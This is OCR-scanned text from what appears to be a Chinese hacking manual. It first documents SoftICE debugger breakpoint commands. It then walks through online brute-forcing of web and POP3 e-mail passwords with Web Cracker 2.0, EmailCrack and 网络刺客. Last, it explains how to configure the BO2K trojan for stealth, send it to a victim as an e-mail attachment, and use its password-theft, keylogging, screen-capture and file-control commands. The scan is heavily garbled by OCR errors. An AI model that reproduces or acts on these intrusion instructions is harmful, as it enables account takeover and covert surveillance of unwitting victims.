2、BPM BPMB BPMw BPMD－－在内存地址被存取或执行时引发中断。

语平去：BPM［size］ address［ve 施：［qualifier value］ ［C＝Count］

slze——B、W、D；

B—byte（字节）；w—word（字）：D—Double word（双字）：

sLze 是指断点所涵盖的范围。举例来说，如果使用的是 double word（双字），而其第三个 byte（字节）被改变了，就会引发中断。如果指定判断资格（qualifIer），slze 也是很重要的。

verb（动作）—R、w ` Rw 或 x；

R 一读；w 一写；x 一某位置；

qualifier———EQ、NE、CT、LT、M；

EQ——相等；NE——不等；GT——大于；LT——小于；M——屏蔽；

qualifier 只有在读写断点时才用到。

3、va1ue——由断点大小决定是 byte、word 或 doume wod 的值

BPM 命令会在内存读、写或执行时引发中断。

verb 缺省值为 RIw；slze 缺省值为 byte。

除了 X 外的 verb 值会使程序执行引发中断的那段程序码 9 CS：P 所指的是引发中断的后一行程序码。如果 ve 品值是 X，CS：IP 所指的是断点设置的位置。

如果设定的是 R，当内存地址被读取或做没有改变的写人时，将引发中断。如果设定的是 R、w、Rw 时，指定的地址被执行时并不会引发中断。

例：BPM 1234：sl w EQ 10 C＝3

这一命令设定一个 byte 的内存存取断点。当 10H 第三次写人 1234：sI 时将启动断点。

例：BPM cs：1235X

这一命令设定一个执行断点。当 CS：1235 的程序码被执行时将引发中断。此时 CS：IP 所指的就是断点设置地址。

例：BPMW DS： F00 W EQ M oxxx xxxx xxxx xxx1

这一命令设定一个 word 的内存写人断点。当 Ds：F00 被写人一个高位为 0，低位为 1 （其他位不考虑）的数据时，将引发中断。

例：BPM DS：1000 W CT 5

这一命令设定一个 byte 的内存写人断点 ξ 当 DS：1000 被写人一个大于 5 的值时，将引发中断。

BPR——对内存范围设置断点

语法：BPR staH__adderss end－address［verb］〔C＝counet］

staH－address、end－addrcss——界定范围的开始及结束地址；

verb———R、w、Rw、T 或 Tw 。

4、BPM 命令对一段内存范围设断点。

除了 T 和 Tw 外的 verb 值均会执行引发中断的程序码。CS：P 将指向引发中断的下一段程序码。

不能设定执行的范围断点，如果想做到执行的范围断点必需使用 R。程序码的引出被视为是对范围断点的读取。

如果未指定 verb，缺省值是 W。

在某些状况下，设置范围断点会降低系统的性能。Soft←ICE 将会分析所有对包括范围断点的 4K 内存的读写动作，性能的降低通常无法察觉，但也可能有严重降低的例外。

verb 值使用 T 或 TWr 将在指定范围内可以做回溯跟踪（back tface）。它们并不会真正引发中断，而只是记录下程序码的数据。这个数据可以用 SHOw 或 TRACE 命令显示出来。

例：BPR B000：0B000：1000w

这一命令定义一个内存范围的断点。

BPIO——对 A／O 端口存取时触发中断

语法：BPIo port［verb］ ［qualifier value］ ［C＝count］

port———个 byte 或 word 形态的值：

verb——R、w 或 Rw。R——read（AN）；w——write（0uT）。

qualifier———EQ、NE、GT、LT、M；

value———个 by！e 或 word 形态的值。

IBPIO 命令会在 I／O 端日读写时引发中断。

如果有指定 value 值，它将被拿来和引发中断的 IN、0UT 程序码所读／写的真正数据值做比较。value 可以是一个 bvte 或 word。CS：IP 将会指向引发中断的程序码的后一段程序码。如未指定 verb，缺省值是 Rw．

5、BPINT——调用中断时触发中断

语法：BPINT INT － NUMBER ［＜AL ｜ AH ｜ AX） ＝ value ］ ［C＝count］

int－number——由 o 到 FFh 的中断号码：

value———个 byte 或 word 的值。

BPINT 命令可以在调用硬件中断或软件中断时引发中断。利用指定 Ax 的值可以轻易分离指定的 Dos 或 BIoS 调用。

如果没有指定 value 值，在调用指定的中断向量时将引发中断。这个中断可以是硬件中断、软件中断或内部中断。选定的 value 值当中断发生时将和指定的寄存器比较（AH、AL 或 Ax）。如果其值和指定的寄存器值相同时，将引发中断。断点引发时，如果是硬件中断，

CS：P 将指向此中断程序的第一段程序码。使用 INT？命令可以得知此中断调用发生时执行到哪里。如果是软件中断，则 CS：P 将指向调用此中断的程序码。

例：BPINT 21 AH＝4C

这一命令定义一个 210.中断的断点。当 DoS 4Ch 函数（结束程序）被调用时将引发中断。

6、BPx 一设置／清除执行断点

语法：BPx［address］ ［c＝count］

BPx 命令可以在原始程序中设置／清除执行断点。如果光标在程序码窗中，则不需要输人地址，执行断点将设置在目前光标所在地址。如果目前光标所在地址己经设置一个执行断点，则将清除此断点。如果程序码窗是不可见的或光标未在其中，则必须指定地址。如果只有指定偏移地址，目前的 CS 值会被当做段地址。

例：BPx．1234

这一命令将在原始程序第 1234 行设置断点。

CSIP——CS：IP 范围的检定判断

语法：CsP［OFF ｜ ［NoT］ start－address end－address］

NOT——如果使用 NOT，只有当 Cs：P 所指超出范围，才会引发中断。

OFF——停止对 Cs：P 的检定。

CSP 命令会使断点的成立条件由命令所指位址而定。这个功能在怀疑程序会突然修改其范围之外的程序码时特别有用。当断点条件成立时，Cs：IP 寄存器会被拿来和指定的范围做比较。当其在范围内时会引发中断。如要在 Cs：IP 所指范围外时引发中断，则需要用 NOT 参数。如果没有加参数则会显示目前 CsIP 的范围。

例：CSIP NoT F000：0 FFFF：0

这条命令只有在断点条件成立且 CS：IP 并未指向 ROM BIoS 时才会引发中断。

7、BPAND——等待复合断点的发生

语法：BPAND list ｜ ＊ ｜ 0FF

list———串由逗号或空白分开的断点号码。

＊——复合所有的断点。

BPAND 命令会对两个或多个断点做逻辑 AND 运算。只有当所有的断点条件均成立时才会真正引发中断。

有些情况下会希望在许多不同条件均成立时才引发中断。BPAND 命令让指定两个或多个在中断发生前必需成立的断点。这个功能使得可以设置更复杂的断点条件。每次使用 BPAND 命令均会把指定的断点号码加人名单中，直到使用 BPAND OFF 命令为止。可以用 BL 命令列

出断点以查看哪些断点号码被复合在一起。被复合在一起的断点其断点号码后会有个＆。一旦断点被复合后，除非此断点被清除或 BPAND 被关闭才会中止。

例：BPAND 0，2，3

这一命令将复合 0 号、2 号、3 号断点。只有当三个条件均成立时才会引发中断。例如：如果 2 号和 3 号的条件均成立一次以上，但 0 号的条件尚未成立，则只有当 0 号条件也成立时才会引发中断。

（二）处理断点

Soft－ICE 提供许多命令来处理断点。处理类的命令可以用来列出、修改、删除、启动和中止断点。断点是以由 0h 到 Fh 的断点号码来识别的。处理中断点的命令有：

Bw——中止断点；

BE——启动断点；

BL——列出断点；

BPE——编辑断点；

BPT——把断点当样板；

BC——清除断点；

语法：BD list｜＊

list———串由逗号或空格分开的断点号码：

＊———中止所有断点。

BD 命令是用来暂时中止断点的。断点可用 BE 命令（启动断点）重新启动，可以用 BL 命令列出断点以查看哪些断点被中止了。被中止的断，R 号码后会有一个＊。

例：BD 1，3

这一命令会暂时中止 1 号和 3 号断点。

BE——启动断点

语法：BE list ｜ ＊

list———串由逗号或空白分开的断点号码。

＊———启动所有断点。

BE 命令是用来重新启动被 BD 命令中止的断点。当断点第下次定义时将会自动启动。

例：BE 3

这一命令启动 3 号断点。

BL——列出断点

语法：BL

BL 命令会显示所有目前设定的断点。BL 命令会列出每个断点的断点号码、断点条件、断点状态和计数。

断点的状态分为启动和中止，中止的断点号码后会有个＊。在 BPAND 命令中使用到的启动断点号码后面会有个＆，最后一个引发中断的断点会以高亮度显示，BL 命令没有参数。

例：BL

这一命令会显示所有定义的断点。以下列出 4 个断点的例子：

（1）BPMB 1234：0000＼w EQ 0010 C＝03

（2）BPR Booo：0000B000： 1000＼WC＝01

（3）BPIo ooo21w NE 00FF C＝OF

（4）BPINT 21 AH＝4C C=01

BPE——编辑断点

语法：BPE break－number

BPE 命令把断点的说明放到编辑行以供修改，然后可以用编辑键重新编辑，按回车键重新输入。这个命令可以快速修改原有断点的参数。

例：BPE l

这一命令把 1 号断点的说明显示到编辑行并清除原 1 号断点，按下回车可以把这个断点重新输人。

BPT——把断点当样板

语法：BPT break － number

BPT 命令把已存在的断点说明作为新断点说明的样板，已存在的断点说明会被放到编辑行去，断点号码所指的断点并没有任何改变。这个命令可以快速地设置和原断点相似的新断点。

例：BPT 3

这一命令把 3 号断点的样板故人编辑行，当按下回车后会增加一个新断点。

BC——清除中断

语法：BC list ｜ ＊

list———串由逗号或空格分开的断点号码。

＊——启动所有断点。

BC 命令是用来永远清除一个或多个断点的。

例：BC＊

这一命令清除所有的断点。

（三）显示及编辑类命令

命令：

U——反汇编或显示原程序码；

R——显示或更改寄存器；

MAP——显示系统内存分布图；

D——用最后一次指定的形式显示内存；

DB——以 byte 的形式显示内存；

DW——以 word 的形式显示内存；

DD——以 double word 的形式显示内存；

E——用最后一次指定的形式编辑内存；

EB——以 byte 的形式编辑内存；

EW——以 word 的形式编辑内存；

ED——以 double word 的形式编辑内存；

INT？——显示最后一次调用的中断号码：

？或 H——显示帮助信息。

下面将这些命令的用法做一简单介绍。

U——H 汇编或显示原程序码

语法：U［address］〔L［＝］length］

length——要反汇编的程序码长度

U 这个命令显示正在调试的程序的程序码。

如果没有指定 length，缺省值是 8 行或屏幕长度减一。如果未指定 address，这个命令从最后一次反汇编的后一 byte 开始反编译。如果从未使用过反汇编命令，则从目前 Cs：IP 开始。如果程序码窗是可见的，则程序码会显示在其中。如果指定的位址范围的原始程序码已载人，由目前的原始码模式来决定是否显示原始码。

例：U＄ － 10

这一命令从目前位址的前 10h byte 开始反汇编。

例：v.499

这一命令从 499 行开始显示原始码。程序码窗必需是可见的且必需处于原始码模式。

R——显示或更改寄存器

语法：R register 一 name［i＝］value！

register－name——如下：

AL、AH、Ax、BL、BH、BX、CL、CH、Cx、DL

DH、Dx、DI、SI、BP、sP、P、Cs、Ds、ES、ss、或 FL

value——如果 register－name 不是 FL，则 value 是 16 进制值或表达式。若 register→name 为 FL，则 value 为下列标志符号之一或多个符号的组合。标志符号可视需要在前面加上“＋”或“－”。

0——Overflow f1a5 溢位标志；

D——Direcrion flag 方向标志；

I——In 七 errupt flag 中断标志；

S——Sign f1ag 正负号标志；

Z——Zero iag 零值标志；

A——Auxiliary carry f1ag 辅助进制标志；

P——Parity flag 偶性标志；

C———Carry flag 进制标志；

R 命令用来显示或更改寄存器的值。

如果没有指定参数，会显示所有寄存器和标志的值及目前 CS：IP 的程序码。如果仅指定 register－name 而未加 value，则 Soft－ICE 会指定寄存器现在的值并提示输入新值。如果 re8ister ¯ name 是 FL，目前设置的标志会以高亮度大写显示；本设置的标志则用普通小写显示。要维持现在寄存器的值，直接按 Enter。如果 register－name 和 value 均有指定，则指定的寄存器的值将被改成 value。要改变标志的值，把 FL 当 register－name，后接想切换的标志符号。如果要设置某标志，在标志符号前加上“＋”。要关闭某标志，则在标志符号前加上一个“－”。标志可以接任何顺序排列。

例：R AH 5

这一命令把 AH 寄存器的值改成 5。

MAP 甲——显示系统内存分布国

语法：MAP

MAP 命令显示各内存部分的名称、位置和大小，大小是以页来计算的，一页等于 10byte。

CS：P 所指的部分会以高亮度显示。

D DB Dw DD 一显示内存

语法：D［size］［address］［L［=］length］

length——要显示几个 byte 9

D 这个命令显示指定位址的内存内容。

内存内容以指定 slze 的形式显示。如果没有指定 slze，以最后一次使用的 slze 来显示。所有的形式均会显示 ASCII 码。如果未指定 address，则从前一次显示的最后一字节的后一字节开始显示。如果没有指定 length，缺省值是 8 行或因窗口较小而少一些。若数据窗是可见的，则数据显示在数据窗且 length 被忽略。

例：Dw DS：00 L=8

该命令以 Word 和 ASCII 的形式显示目前数据段的前 8 byte。

E EB Ew ED——以 byte 的形式编辑内存

语法：E［size］address［data－list］

data 一 list ¯ ——串指定 slze 的数据，（byte、wOrd 或 double word）或以逗号、空白分隔的加引号字符串，加引号的字符串可以使用单引号或双引号。

E 命令显示指定地址的内存内容并可编辑其值。

这个命令以 AsCII 的形态显示内存内容，并且是已指定的 slze。内存编辑器可以快速地更新内存。可以键人 AsCII 字符或输人 byte、wOrd、double word 的值以编辑内存。如果没有指定 slze，以最后一次使用的 slze 为淮。

SPACE——光标移至下一个元素上；

TAB——在数字区和 ASCII 区间切换；

ESC 或 Enter——离开内存编辑器；

在输人数据时，内存中的值也随之更新，所有的数值都以 L6 进制表示，按 TAB 键可以在数字区和 ASCII 区间切换。

如果数据窗是可见的，则在其中修改数据，否则在命令窗中修改。数据显示的长度，在命令窗中内定为 8 行。如果数据窗是可见的，则和数据窗大小相同。如果未加参数且数据窗是可见的，则光标会移到数据窗中。若数据窗是不可见的，则在命令窗中从最后一次显示或编辑的地址开始进行编辑。

例：EB 1000：0

这一命令从 1000：0000 开始，以 byte 的形态，用数字和 ASCII 字符显示数据的值，可以编辑这些显示显示出来的值。

INT？——显示最后一次调用的中断号码

语法：INT？

INT？命令显示最后一次发生的中断号码及

例：INT？

以下是 INT？显示结果的例子：

Last Interupt： 16

At：0070：0255

这个例子显示在 Soft 一 ICE 窗口被调出之前，系统最后一次调用的是 16h 中断，位址在⑭70：0255。如果最后一次中断是软件中断，从 0070：0255 做反汇编会显示此中断的程序码。若是硬件中断，反汇编则会显示中断发生时所执行的程序代码。

？或 H 显示帮助信息

语法：＜？｜H＞ cOmmand｜express1on＝

？和 H 命令两者均会显示帮助信息。如果未指定参数将会一次一个屏幕的显示所有命令和运算的简单解说。按任意键可以继续显示或按 ESC 键离开辅助说明。若有指定参数则会显示包括命令语法及范例的详尽说明。如果加上表达式，则会计算并以 16 进制、10 进制及 AsCII 字符显示其结果。

例：H 10＋14＊2

这一命令显示：0038 00056“ 8 ”。这是 10＋14＊2 的 16 进制、10 进位值及 AsCII 字符。

（四）I／O 瑞口命令

I、IB——由 byte I／O 端口输人；

IW——由 word I／O 端口输入；

O、OB——由 byie I／O 端口输出；

OW——由 Word I／O 端口输出；

这几个命令的简单介绍如下：

I、IB、N／一由 I／O 端口输入；

语法：I［size］port

port———个 byte 或 word 的值。

这个从端口输人的命令是用来读取及显示硬件端口值的，可以从 byte 或字组端口输人，如果没有指定 size，则缺省值是 byte。

例：I 21

这一命令是显示中断控制器的屏蔽寄存器值。

O、OB、OW 一由 word I／O 端口输出

语法：O ［size］ port value

port———个 byte 或 word 的值。

Value——byte 端口为一 byte 值；word 端口为一 word 值。

对端口输出的命令是用来对硬件端口写值的。可以对 byte 端口或 word 端口做输出，如果没有指定 slze，缺省值是 byte。

例：O 21 FF

这一命令屏蔽住中断控制器的所有中断。

二、网络解密高手——Web Cracker2．0

使用这款软件，才能真正体会到作为网络解密高手的感觉。Web cracker2.0 虽然自身很小，但确实拥有很实用的功能，当然具有解密软件的基本功能：破解 User Ids（用户名）和 Passwords（口令）。另外，它还支持代理服务器。

利用 Web cracker2。0 来破解网络上的用户名和口令是非常方便的，你只要分别指定了保存有用户名和口令的词典文件，然后输人目标主机的地址就可以开始进行破解；并且，该软件还拥有声音提示功能，让你不至于找到密码还在睡觉。下面，我们就按照其缺省设置来实际操作一下该软件。

运行该软件，出现 Web Cracker2，0 主界面，如图 4－1。

图 4－1

我们从其主界面上可以看见菜单栏有 4 个菜单项，分别是 File、Edit、Tools 和 Help。用鼠标单击“ File ”菜单项，弹出下拉菜单，如图 4－2。用鼠标单击“ Ioad User IDs ”（装载用户名文件）选项，弹出“ 打开 ”对话框，如图 4－3。




图 4－2




图 4－3

在该对话框中，用鼠标双击要装载的用户名文件，返回到主界面，我们可以从“ User Ds ”下的列表框中看见已经加人的用户名，从列表框下可以看到加人的用户名数量，如图 4－4。




图 4－4

加入用户名以后，我们再装载口令文件。用鼠标单击“ File ”菜单下的“ Load Passwords ”选项，在弹出的“ 打开 ”对话框中双击要装载的口令文件。

选择以后，我们可以从主界面上看到“ Passwords ”下的列表框显示出已经加人的各种口令，从列表框下可以看到加人的口令数量，如图 4－5。

把用户名和口令装载完毕后，请在主界面的“ TargetURL： ”文本输人框中输人要连接的地址，这个地址可以是网址或者 IP 地址，如图 4－6。

图 4－5

图 4－6

当地址输入完毕，我们可以发现主界面上的“ Start！ ”按钮由灰变黑，用鼠标单击该按钮，Web Cracker2.0 开始进行攻击。

其破解的方法是：先自动选择一个用户名，然后再一个一个地试口令；口令试完以后还没有被破解，再自动选择下一个用户名，接着再一个一个口令地试，依次不断循环下去，直至破解成功或用户名和口令都试完。如果很幸运地“ 不小心 ”破解成功，就可以以破解出的用户名和口令进人该网站或网页。

三、EmailCrack

现在你去 IsP 处开户上网，他们一般都会给你一个邮箱，地址一般是你的帐号@xxx.nel，密码和你的上网密码一样，也就是说，只要你能敲开邮箱的密码就一切 OK 了。

这样的话，运行那些密码破解软件，如 EmailCrack 或网络刺客，配合字典文件慢慢等着，一般也要破解几十个小时吧。

这种软件必须在连线状态下使用，适用于取得有邮箱的用户之密码。前提是你必须有一个目标主机的帐号。

EmailCrack 是一个基于 POP3 协议的自动登录机，它可以利用 POP3 协议的功能，对可能的用户密码进行登录试验，从而获得用户的密码。

其操作方法很简单，我们就来试试吧！

首先拨号上网，连接到 Intemet 后，运行 EmailCrk，出现主界面，如图 4－7。




图 4－7

在“ server address ”（服务器地址）输人框中输人要连接的主机地址，一般都是输人 POP3 服务器地址，当然也可以输人 IP 地址和域名地址（经过实验，输人 P 地址连接的速度最快）。

在“ user list file ”（用户名列表文件）输人框中直接输人用户列表文件所在的盘符、路径和文件名，或者用鼠标单击“ user list file ”按钮，在“ 打开 ”对话框中直接双击要选择的文件。

在“ password Iist fiIe ”（口令列表文件）输人框中直接输人口令列表文件所在的盘符、路径和文件名，或者用鼠标单击“ passwOrd list file ”按钮，在“ 打开：：对话框中直接双击要选择的文件。

这里请注意一下：用户列表文件的格式是普通的文本格式，要求一行一个用户，不能用主机上拉下来的 passwd 文件直接使用，必须将 passwd 文件中的其他信息除去后使用。

“ Try User name ”（用户名尝试）复选项可以让你决定程序是否使用用户的帐号作为密码登录。

在“ Thread Number ”（线程数目）文本输人框中，你可以在自己输人程序的同时打开的线程数目。

一切设置好以后，用鼠标单击“ Begin ”按钮，程序会自动使用密码列表中的密码测试每一个帐号，如果成功，程序将会把用户名显示到结果框中，其中“ Search ”为已试的个数，Get ”为取到密码的个数，结果会自动保存在文件 Resu1. . txt 中。

EmailCrk 实际上只是一个按照输人参数进行机械试验的密码破解软件。不过，这个方法对于以用户名或简单数字、字母作为密码的用户有效。

四、网络刺客

网络刺客是我们中国人自己编制的软件，主要是用来破解 E－mail 密码。将此软件安装完毕，运行该软件，出现主界面，如图 4－8。

用鼠标单击主界面左上角的“ 设 ”按钮，弹出“ 目标设置 ”的对话框，如图 4－9。

图 4－8

图 4－9

在“ 目标设置 ”对话框中先输人“ 目标地址 ”，接着输人“ 用户名 ”，再选择“ 字典文件 ”。你可以用鼠标单击“ …… ”按钮！撼，弹出“ 打开字典文件 ”对话框，如图 4—10。




图 4－10

双击要选择的字典文件以后，返回到“ 目标设置 ”对话框，最后输人正确的 POP 端口号。一切设置好后单击“ 确定 ”按钮。最好开始攻击，用鼠标单击“ 玫 ”按钮，软件开始搜索端口号，然后就开始攻击。

此款软件的缺点在于：它是在线破解，这对你的电脑速度要求很高。因受到国内网络连线的影响，有可能破解的时间很长，这就看你舍不舍得花钱了。

4．1．3 远程控制工具（特洛伊木马程序）

只要关注本刊《黑客防线》栏目的读者对 BO2K 就不会陌生，它的全名为 Back orifice 2000，是一个名为“ 死牛之祭 ”的黑客组织发布的。

它是一个可以搜集信息，执行系统命令，重新设置机器，重新定向网络的客户端／服务器应用程序。B02K 支持多个网络协议，它可以利用 TCP 或 UDP 来传送，还可以用 xoR 加密算法或更高级的 3DES 加密算法加密。

B02K 程序主要分成三个部分：

bo2k.exe：这是服务器程序，它的作用就是负责执行人侵者所下的命令，这个程序其实就是特洛依木马人侵程序的主体，因为它要偷偷地放人到被人侵者的电脑里面，这样我们才可以透过它执行我们想要的动作。

你可以将它的服务器程序作为电子邮件的附件而发送给对方，它可以正常地运行在安装了 Windows 95、Windows 98 和 Windows NT 的计算机当中。

bo2kgui．exe：这是 B02Kd 的控制程序，其主要作用就是用来控制服务器程序执行我们想要的命令。当对方执行了该服务器程序后，你就可以使用 B02K 的远程控制程序，通过网络连接获得对方系统的完全访问权限。

bo2kcfg.exe：这是服务器设置程序，在使用 boserveexe 服务器程序之前，有一些相关的功能必须通过它来进行设置。如：使用的 TCP／P 端口、程序名称、密码等。

另外，B02K 还支持插件功能，这样你就可以自己编写功能更强的插件来扩展 B02K 的功能。

（一）配置 BO2K 服务器

BO2K 服务器的配置相当简单，你只要根据其配置向导进行选择就可以了。向导会指导用户进行几个设置，包括服务器文件名（可执行文件）、网络协议（TCP 或 UDP）、端口、密码等。用鼠标双击 BO2K 服务器配置程序 bo2kcfg。exe 文件，出现“ BO2K 配置向导 ”，如图 4 一 11。

用鼠标单击“ 下一个 ”，出现如图？的对话框，要求选择作为 BO2K 服务器的文件。选择好后单击“ 下一个 ”按钮；

这时来到“ 网络类型 ”选择对话框，如图 4－12。请选择一个网络类型后单击“ 下一个 ”按钮；

这时向导要求输人端口地址，如图 4－13。请在“ 挑选端日编号 ”文本输人框中输人，然后单击“ 下一个 ”按钮。


图 4－11


图 4－12


图 4－13

这时向导要求选择“ 加密类型 ”，如图 4—14。请选择一种加密类型后，单击“ 下一个 ”按钮。

这时向导要求你输入口令，如图 4－15。在文本输人框中输人口令后，单击“ 下一个 ”按钮。

这时，我们已经可以看到向导提示配置完成，用鼠标单击“ 完成 ”按钮，如图 4－16。


图 4－14


图 4－15


图 4－16

这时候出现如图 4－17 的“ BO2K 服务器配置 ”主界面，从这里可以对 B02K 服务器文件进行更详细的设置。

图 4－17

向导执行完后，可以设置其“选项变量”，命令包括以下几类：

1、File Transfer
选项： File Xfer Net Type
描述：列出／更改网络传输协议
选项：File Xfer Bind Str
描述：文件传输的绑定，默认是 RANDoM（随机）
选项： File Xfer Encryption
描述：列出／更改加密方法
选项：File Xfer Au 山
描述：文件传输证明，默认是 NULLAUTH（没有证明）

2、TCPI0
选项：Default PoH
描述：列出／更改 TCP 传输使用的端口

3、UDPIo
选项：Default Port
描述：列出／更改 UDP 传输使用的端口

4、Bu：It—In
选项： Load XOR Encryption
描述：使用／禁止 XOR 加密，比 3DES 差劲
选项： Load NULLAUTH Authentjcation
描述：使用／禁止文件证明
选项：Ioad UDPIO Module
描述：使用／禁止 UDP 传输协议
选项：Load TCPIO Module
描述：使用／禁止传输协议

5、XOR
选项： XOR Key
描述：列出／更改 xoR 加密方式的密码

6、Startup
选项：Init Cmd Net Type
描述：列出／更改启动时的网络协议
选项：Init Cmd Encryption

描述：启动时列出当前的加密值
选项：Injt Cmd Auth
描述：列出／更改当前的文件证明设置
选项：Idle Timeout（ms）
描述：更改服务端起时断开的时间（单位为毫秒）

7、Stealth
选项： Run at staHup
描述：使用／禁止 B02K 在计算机启动是运行
选项： Delete original file
描述：删除安装文件（Enable or Disable）。
选项：Runtime pathname
描述：更改运行时的路径
选项： Hide process
描述：打开／关闭隐藏程序过程
选项：Host process name（NT）
描述：更改宿主计算机上的程序过程名（默认是 Back orifice 2000）
选项： Service Name（NT）
描述：把远程管理服务改名

（二）了解 BO2K 控制程序

等服务器程序配置完毕，再将它发送给对方，对方执行以后，你就可以通过运行 B02K 控制程序 bo2kgui，exe 来进行控制。

用鼠标双击 bo2kgui．exe 文件，出现如图 4－18 的“ B02K 工作区 ”主界面。

用鼠标单击“ 文件 ”菜单下的“ 新服务器 ”选项，弹出“ 编辑服务器设定 ”对话框，如图 4－19。

在“ 服务器名字 ”和“ 服务器地址 ”文本输入框中输人正确的服务器名字和地址，然后再选择“ 连接类型 ”、“ 默认加密 ”和“ 证明 ”这三个下拉列表中的选项。

一切设置好后，单击“ 好 ”按钮，出现“ Server Command Client ”操作框，如图 4－20。




图 4－18

图 4－19

图 4－20

在该操作框中，攻击者就可以使用其中的 70 多条命令对服务器进行控制。只要两台计算机建立连接后，选个命令，加上参数（女口果要），再单击“ 传送命令 ”按钮，就可以在选择的服务器上执行了这个命令。下面，我们就来简单介绍一下其中的控制命令。

1、Simple
命令：Ping

描述：给一台计算机发个数据包看它能否被访问（通俗地说就是看他有没有中 BO2K）
命令：Query
描述：返回服务器上的 BO2K 的版本号

2、System
命令：Reboot Machine
描述：重启动服务器
命令：Lock-up Machine
描述：冻住服务器，要它重启动
命令：List Passwords
描述：取得服务器上的用户和密码（来偷别人的上网帐号）
命令：Get System Info
描述：取得以下信息：
Machine Name——机器名
Current User——当前用户
Processor——CPU 型号
Operating system version (SP version)——操作系统版本号（补丁版本）
Memory（Physical and paged）——内存（物理内存和虚拟内存）
All fixed and remote drives——所有的固定存储器和远程驱动器

3、Key Logging
命令：Log Keystrokes
描述：把按键记录到一个文件里，要指定一个文件存储输出结果
命令：End Keystroke Log
描述：停止记录按键
命令：View Keystroke Log
描述：瞧按键记录文件
命令：Delete Keystroke Log
描述：干掉按键记录文件

4、GUI
命令：System Message Box
描述：在服务器的屏幕上显示一个有文本框的窗口，窗口的标题可文本由你定

5、TCP/IP
命令：Map Port—Other IP
描述：把服务器上一个端口的网络流通数据重定向到另一个 IP 地址和端口
（Redirects network traffic from a specified port on the server to anot her IP address and port.）
命令：Map Port—TCP File Receive
描述：从一个指定的端口收取文件，要指定端口号和文件名，详细路径
命令：List Mapped Ports
描述：列出所有重定向的端口和信息（源端口和目标端口）
命令：Remove Mapped Port
描述：去掉指定的重定向的端口
命令： TCP File Send
描述：连到指定的端口，发个文件给他。要指定目标 P 地址和端口，当然文件名、路径也不能少

6、M＄ NetworHng
命令：Add Share
描述：在远程机器上建个新的共享，要指定路径和共享名
命令：Remove Share
描述：移除共享，要提供共享名
命令：List Shares
描述：列出服务器上所有的共享
命 4： List Shares on LAN
描述：列出在 LAN 上的共享
命令：Map Shared Device
描述：映射共享设备
命令： Unmap Shared Device
描述：断开已映射共享设备
命令：List Connectjons
描述：列出远程计算机的网络连接，包括当前的和永久的连接

7、Process Control
命令：List Processes
描述：列出服务器上所有正在运行的程序过程，要指定机器名
命令：Kill Process
描述：关闭指定的程序进程，要提供进程的 n 号（可以用 List Processes comma nd 获得）
命令：Start Process
描述：在服务器上开始一个进程，要指定路径和参数

8、Registry
命令：Create Key
描述：在注册表里生成新值，要完整的主键路径
命令：Set value
描述：设置注册表里的值，必须要完整的主键名、键名和键值
命令：Cet value
描述：显示指定键名的键值
命令：Delete Key
描述：删掉指定的主键
命令：Delete Value
描述：删掉指定的键名
命令： Rename Key
描述：给主键改名　命令： Rename Value
描述：改键值，要提供键值所在位置
命令：Enumerate Keys
描述：统计一个主键下的键的数目
命照江 Enumerate Values
描述：统计键值数目

9、Multimedia
命令：Capture Video Still
描述：从指定设备上抓图，要指定文件名和设备名
命令：Capture AVI

描述：从指定的设备上抓一段 AvI 小电影
命令：Play WAV File
描述：播放指定的 wAv 文件
命令：Play WAV File In Loop
描述：循环播放指定的 wAv 文件
命令：Stop WAV File
描述：停止正在播放的文件
命令：List Cap 恤 re Devices
描述：列出系统中可以抓小电影的设备
命令：C9p 七 ure screen
描述：把当前的屏幕抓到指定的图片文件

10、File／Directory
命令：List Directory
描述：列出指定路径里的目录和文件（相当于 dir）命令：Find File
描述：在服务器上的某个目录里找文件
命令：Delete File
描述：删掉服务器上的文件
命令： view File
描述：查看一个文件
命令：Move／Rename File
描述：移动／改名文件，要指定原文件和新文件的名字
命令：Copy File
描述：在服务器上拷贝文件，要指定路径（不是拷到自己家里，是在别人的机子上拷贝）
命令：Make D 冼 ctOry
描述：建个目录
命令：Remove Directory
描述：删掉目录
命令： Set File Attributes
描述：改文件属性（ARsHT 存档／只读／系统／隐藏）
命令：Receive File
描述：从 B02K 服务器下传文件，要绑定串（BINDSTR），NET，ENC，文件证明（AUTH）和路径命令：Send File
描述：上传文件到服务器，要 P 地址，NET，ENC，AUTH 和路径
命令： List Transfers
描述：列出正在传输的文件
命令：Cancel Transfer
描述：取消一个传输

11、Compression
命令：Freeze F 冼
描述：把文件压缩（打包）输出到文件
命令：Melt File
描述：解压缩文件到某个目录中

12、DNs
命令：Resolve Hostname

描述：取回服务器的正式域名和 P 地址
命令：Resolve Addre 揖
描述：取回服务器的正式域名和 IP 地址

13、Server Control
命令：Shutdown Server
描述：把服务器上的 B02K 关掉，发送命令前要先打“ 删除 ”才行
命令：Restart Server
